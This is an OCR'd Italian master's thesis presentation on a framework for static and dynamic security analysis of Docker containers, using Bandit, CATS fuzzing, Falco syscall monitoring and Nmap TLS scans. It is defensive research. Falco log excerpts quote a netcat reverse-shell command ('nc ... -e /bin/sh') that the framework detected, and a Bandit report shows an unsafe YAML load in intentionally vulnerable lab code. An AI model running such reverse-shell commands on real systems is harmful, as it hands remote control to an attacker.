UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II
Scuola Politecnica e delle Scienze di Base
Corso di Laurea Magistrale in Ingegneria Informatica

Tesi di Laurea Magistrale in Software Security

Un framework per l'analisi statica e dinamica di applicazioni container-based

Anno Accademico 2023/2024

Relatore
Ch.mo Prof. Roberto Natella


Correlatori
Ing. Carmine Cesarano
Ing. Alessio Foggia

Candidato
Lucio Ilardi
Matr. M63001505

UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II
Scuola Politecnica e delle Scienze di Base
Corso di Laurea Magistrale in Ingegneria Informatica

Contesto: GENIO

- **Progetto di Edge Computing che utilizza l'infrastruttura PON esistente**
- **Necessità di eseguire container in sicurezza**



Contributi

- **Creazione di un framework che integra diversi tool open-source per analizzare immagini e container Docker.**
  - L'analisi copre l'intero ciclo di vita del container, dalla verifica del Dockerfile alla rilevazione di vulnerabilità applicative, fino al monitoraggio runtime
  - Elimina la necessità per l'utente di configurare e utilizzare manualmente ogni strumento di sicurezza
  - Automatizza l'intero workflow di analisi e riduce il tempo e la complessità operativa


- **Il framework include:**
  - Un workflow di analisi statica che prevede verifica di Dockerfile, dipendenze dell'applicazione e analisi del codice
  - Un workflow di analisi dinamica che consiste in API Fuzzing e verifica della configurazione runtime del container
  - Un sistema di monitoraggio delle attività sospette basato su analisi delle system call
  - Un meccanismo per la verifica di connessioni TLS sui porti aperti nei container

Attività di analisi

Contesto	Threat	Soluzione
Analisi statica	Errori e misconfiguration nella scrittura del Dockerfile	Controlli CIS Docker Benchmark: Container Images and Build File Configuration
	Componenti software vulnerabili nell'immagine	Analisi dipendenze OS e applicazione
	Applicazione vulnerabile	Analisi del codice (Java/Python)
Analisi dinamica	Problemi nella configurazione runtime del container	Controlli CIS Docker Benchmark: Container Runtime Configuration
	Applicazione vulnerabile	API Fuzzing (da specifica OpenAPI)
Monitoring	Attività sospetta nei container a runtime	Monitoring delle system call
	Apertura di nuovi porti nei container	Detection e test connessione TLS


UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II
Scuola Politecnica e delle Scienze di Base
Corso di Laurea Magistrale in Ingegneria Informatica

Workflow analisi statica



Esempio dipendenze: NodeGoat

- **L'applicazione NodeGoat contiene un componente vulnerabile chiamato Marked**
- **L'analisi delle dipendenze individua correttamente il pacchetto e tutte le vulnerabilità associate**




Esempio codice: PyGoat

- **Bandit analizza il codice Python ricercando problemi di sicurezza**
- **Il report descrive tutte le vulnerabilità individuate, la loro posizione nel codice ed eventuali soluzioni**

```
Test results:
>> Issue: [B404:blacklist] Consider possible security implications associated with the subprocess module.
   Severity: Low   Confidence: High
   CWE: CWE-78 (https://cwe.mitre.org/data/definitions/78.html)
   More Info: https://bandit.readthedocs.io/en/1.7.10/blacklists/blacklist_imports.html#b404-import-subprocess
   Location: /home/kali/Container-Security/static/image-tmp/app/pygoat/introduction/lab_code/test.py:18:0
17  '''
18  import yaml, subprocess
19  stream = open('/home/fox/test.yaml', 'r')

--------------------------------------------------
>> Issue: [B506:yaml_load] Use of unsafe yaml load. Allows instantiation of arbitrary objects. Consider yaml.safe_load().
   Severity: Medium   Confidence: High
   CWE: CWE-20 (https://cwe.mitre.org/data/definitions/20.html)
   More Info: https://bandit.readthedocs.io/en/1.7.10/plugins/b506_yaml_load.html
   Location: /home/kali/Container-Security/static/image-tmp/app/pygoat/introduction/lab_code/test.py:20:7
19  stream = open('/home/fox/test.yaml', 'r')
20  data = yaml.load(stream)
21
```


Workflow analisi dinamica




Esempio: Petstore

- Esempio di analisi del Petstore, applicazione demo che rende disponibile la specifica OpenAPI
- Il report generato da CATS è in formato Html, estremamente user friendly

Esempio: Petstore



Monitoring workflow



Esempio: reverse shell

- **Falco individua che il container tenta di usare Netcat per aprire una reverse shell, e che sta effettuando un redirect di stdin/stdout verso la rete**


```
{"hostname":"d2f904e551c0","output":"22:25:55.023704005: Warning Netcat runs inside container that allows remote
code execution (evt_type=execve user=root user_uid=0 user_loginuid=-1 process=nc proc_exepath=/bin/busybox
parent=sh command=nc 192.168.56.103 4444 -e /bin/sh terminal=34816 exe_flags=EXE_WRITABLE|EXE_LOWER_LAYER
container_id=2a4695ecc194 container_name=swaggerapi-petstore3)","output_fields":
{"container.id":"2a4695ecc194","container.name":"swaggerapi-petstore3","evt.arg.flags":"EXE_WRITABLE|
EXE_LOWER_LAYER","evt.time":1740781555023704005,"evt.type":"execve","proc.cmdline":"nc 192.168.56.103 4444 -e /bin/
sh","proc.exepath":"/bin/busybox","proc.name":"nc","proc.pname":"sh","proc.tty":
34816,"user.loginuid":-1,"user.name":"root","user.uid":0},"priority":"Warning","rule":"Netcat Remote Code Execution
in Container","source":"syscall","tags":
["T1059","container","maturity_stable","mitre_execution","network","process"],"time":"2025-02-28T22:25:55.023704005
Z"}
{"hostname":"d2f904e551c0","output":"22:25:55.024723725: Notice Redirect stdout/stdin to network connection
(gparent=containerd-shim ggparent=<NA> gggparent=<NA> fd.sip=192.168.56.103 connection=172.17.0.3:42775-
>192.168.56.103:4444 lport=42775 rport=4444 fd_type=ipv4 fd_proto=tcp evt_type=dup2 user=root user_uid=0
user_loginuid=-1 process=nc proc_exepath=/bin/busybox parent=sh command=nc 192.168.56.103 4444 -e /bin/sh
terminal=34816 container_id=2a4695ecc194 container_name=swaggerapi-petstore3)","output_fields":
{"container.id":"2a4695ecc194","container.name":"swaggerapi-petstore3","evt.time":
1740781555024723725,"evt.type":"dup2","fd.l4proto":"tcp","fd.lport":42775,"fd.name":"172.17.0.3:42775-
>192.168.56.103:4444","fd.rport":4444,"fd.sip":"192.168.56.103","fd.type":"ipv4","proc.aname[2]":"containerd-
shim","proc.aname[3]":null,"proc.aname[4]":null,"proc.cmdline":"nc 192.168.56.103 4444 -e /bin/
sh","proc.exepath":"/bin/busybox","proc.name":"nc","proc.pname":"sh","proc.tty":
34816,"user.loginuid":-1,"user.name":"root","user.uid":0},"priority":"Notice","rule":"Redirect STDOUT/STDIN to
Network Connection in Container","source":"syscall","tags":
["T1059","container","maturity_stable","mitre_execution","network","process"],"time":"2025-02-28T22:25:55.024723725
Z"}
```

Esempio: https server

- **Il sistema rileva l'apertura di un porto all'avvio del container ed esegue lo scan della configurazione TLS con Nmap**

```
 5 PORT    STATE SERVICE
 6 443/tcp open  https
 7 | ssl-enum-ciphers:
 8 |   TLSv1.2:
 9 |     ciphers:
10 |       TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (ecdh_x25519) - A
11 |       TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256 (ecdh_x25519) - A
12 |       TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (ecdh_x25519) - A
13 |       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (ecdh_x25519) - A
14 |       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (ecdh_x25519) - A
15 |       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (ecdh_x25519) - A
16 |       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (ecdh_x25519) - A
17 |       TLS_RSA_WITH_AES_256_GCM_SHA384 (rsa 2048) - A
18 |       TLS_RSA_WITH_AES_128_GCM_SHA256 (rsa 2048) - A
